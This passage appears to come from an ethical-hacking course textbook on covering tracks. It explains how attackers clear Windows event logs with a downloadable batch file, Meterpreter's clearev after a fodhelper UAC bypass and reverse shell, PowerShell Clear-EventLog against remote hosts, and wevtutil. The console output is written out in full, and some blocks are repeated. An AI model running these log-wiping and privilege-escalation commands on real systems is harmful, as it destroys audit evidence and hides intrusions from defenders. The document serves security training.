  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Users\Administrator>
```

Figure 6.150: Screenshot showing the output of Auditpol enabling audit

Clearing Logs


- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs



```
clearing "Microsoft-Windows-COMRuntime/Activations"
clearing "Microsoft-Windows-COMRuntime/MessageProcessing"
clearing "Microsoft-Windows-COMRuntime/Tracing"
clearing "Microsoft-Windows-CertPoleEng/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-CredentialRoaming/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational"
clearing "Microsoft-Windows-ClearTypeTextTuner/Diagnostic"
clearing "Microsoft-Windows-CloudStorageWizard/Analytic"
clearing "Microsoft-Windows-CloudStorageWizard/Operational"
clearing "Microsoft-Windows-CloudStore/Debug"
clearing "Microsoft-Windows-CloudStore/Operational"
clearing "Microsoft-Windows-CmiSetup/Analytic"
clearing "Microsoft-Windows-CodeIntegrity/Operational"
clearing "Microsoft-Windows-CodeIntegrity/Verbose"
clearing "Microsoft-Windows-ComDlg32/Analytic"
clearing "Microsoft-Windows-ComDlg32/Debug"
clearing "Microsoft-Windows-Compat-Appraiser/Analytic"
clearing "Microsoft-Windows-Compat-Appraiser/Operational"
clearing "Microsoft-Windows-Connected-Search/Analytic"
clearing "Microsoft-Windows-Connected-Search/Debug"
clearing "Microsoft-Windows-Connected-Search/Operational"
clearing "Microsoft-Windows-Containers-BindFlt/Debug"
clearing "Microsoft-Windows-Containers-BindFlt/Operational"
clearing "Microsoft-Windows-Containers-Wcifs/Debug"
clearing "Microsoft-Windows-Containers-Wcifs/Operational"
clearing "Microsoft-Windows-Containers-Wcnfs/Debug"
clearing "Microsoft-Windows-Containers-Wcnfs/Operational"
clearing "Microsoft-Windows-CoreApplication/Diagnostic"
```

https://www.tenforums.com

- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system



```
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaining up registry keys ...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > clearev
[*] Wiping 4041 records from Application...
[*] Wiping 3838 records from System...
[*] Wiping 28385 records from Security...
meterpreter >
```

Clearing Logs (Cont'd)

The attacker uses the `Clear-EventLog` command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

  `>Clear-EventLog "Windows PowerShell"`


- To clear specific multiple log types from the local and remote systems:

  `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

- To clear all logs on the specified systems and then display the event log list:

  `>Clear-EventLog -LogName application, system -confirm`

The attacker uses the `wevtutil` utility to clear event logs related to the system, application, and security




```
C:\WINDOWS\system32>wevtutil el
AMSI/Debug
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
InstallUXPerformance-Analytic
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Microsoft-User Experience Virtualization-Agent Driver/Debug
Microsoft-User Experience Virtualization-Agent Driver/Operational
Microsoft-User Experience Virtualization-App Agent/Analytic
Microsoft-User Experience Virtualization-App Agent/Debug
Microsoft-User Experience Virtualization-App Agent/Operational
Microsoft-User Experience Virtualization-IPC/Operational
Microsoft-User Experience Virtualization-SQM Uploader/Analytic
Microsoft-User Experience Virtualization-SQM Uploader/Debug
Microsoft-User Experience Virtualization-SQM Uploader/Operational


C:\WINDOWS\system32>wevtutil cl system

C:\WINDOWS\system32>wevtutil cl application

C:\WINDOWS\system32>wevtutil cl security

C:\WINDOWS\system32>
```

Clearing Logs

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt, PowerShell, and using a BAT file to delete security, system, and application logs. Attackers might use this utility to wipe out the logs as one method of covering their tracks on the target system.

- **Steps to clear logs using Clear_Event_Viewer_Logs.bat utility are as follows.**

  1. Download the **Clear_Event_Viewer_Logs.bat** utility from ***https://www.tenforums.com***.
  2. Unblock the .bat file.
  3. Right-click or press and hold on the .bat file and click/tap on **Run as administrator**.
  4. If prompted by **UAC**, click/tap on **Yes**.
  5. A command prompt will now open to clear the event logs. The command prompt will automatically close when finished.




```
clearing "Microsoft-Windows-COMRuntime/Activations"
clearing "Microsoft-Windows-COMRuntime/MessageProcessing"
clearing "Microsoft-Windows-COMRuntime/Tracing"
clearing "Microsoft-Windows-CertPoleEng/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-CredentialRoaming/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational"
clearing "Microsoft-Windows-ClearTypeTextTuner/Diagnostic"
clearing "Microsoft-Windows-CloudStorageWizard/Analytic"
clearing "Microsoft-Windows-CloudStorageWizard/Operational"
clearing "Microsoft-Windows-CloudStore/Debug"
clearing "Microsoft-Windows-CloudStore/Operational"
clearing "Microsoft-Windows-CmiSetup/Analytic"
clearing "Microsoft-Windows-CodeIntegrity/Operational"
clearing "Microsoft-Windows-CodeIntegrity/Verbose"
clearing "Microsoft-Windows-ComDlg32/Analytic"
clearing "Microsoft-Windows-ComDlg32/Debug"
clearing "Microsoft-Windows-Compat-Appraiser/Analytic"
clearing "Microsoft-Windows-Compat-Appraiser/Operational"
clearing "Microsoft-Windows-Connected-Search/Analytic"
clearing "Microsoft-Windows-Connected-Search/Debug"
clearing "Microsoft-Windows-Connected-Search/Operational"
clearing "Microsoft-Windows-Containers-BindFlt/Debug"
clearing "Microsoft-Windows-Containers-BindFlt/Operational"
clearing "Microsoft-Windows-Containers-Wcifs/Debug"
clearing "Microsoft-Windows-Containers-Wcifs/Operational"
clearing "Microsoft-Windows-Containers-Wcnfs/Debug"
clearing "Microsoft-Windows-Containers-Wcnfs/Operational"
clearing "Microsoft-Windows-CoreApplication/Diagnostic"
```

Figure 6.151: Screenshot of clearing logs using the Clear_Event_Viewer_Logs.bat file

- **Steps to clear logs using Meterpreter shell are as follows.**

  If the system is exploited with Metasploit, the attacker uses a **Meterpreter shell** to wipe out all the logs from a Windows system:

  1. Launch the **meterpretershell prompt** from the Metasploit Framework.
  2. Type `clearev` command in the Meterpreter shell prompt and press **Enter**. The logs of the target system will start being wiped out.



```
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaining up registry keys ...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > clearev
[*] Wiping 4041 records from Application...
[*] Wiping 3838 records from System...
[*] Wiping 28385 records from Security...
meterpreter >
```

Figure 6.152: Screenshot of Meterpreter

- **Steps to clear PowerShell logs using Clear-EventLog command are as follows.**

  Source: *https://docs.microsoft.com*

  Using the `Clear-EventLog` command, the attacker can clear all the PowerShell event logs from local or remote computers:

  1. Launch **Windows PowerShell** with administrator privileges.
  2. Use the following command to clear the entries from the PowerShell event log on the local or remote system:

     ```
     >Clear-EventLog "Windows PowerShell"
     ```

  3. Use the following command to clear specific multiple log types from local or remote systems:

     ```
     >Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02
     ```

     (This command clears all the log entries in Microsoft Office Diagnostics (ODiag) and Microsoft Office Sessions (OSession) on the local computer and Server02 remote computer.)

  4. Use the following command to clear all the logs on the specified systems, and then display the event log list:

     ```
     >Clear-EventLog -LogName application, system -confirm
     ```

Note: The parameters used in the `Clear-EventLog` command are as follows:

- `-ComputerName`: Specifies a remote computer; the default is the local computer
- `-Confirm`: Prompts you for confirmation before running cmdlet
- `-LogName`: Specifies the event logs
- `-WhatIf`: Shows what will happen if the cmdlet runs

- **Steps to clear event logs using wevtutil utility are as follows.**

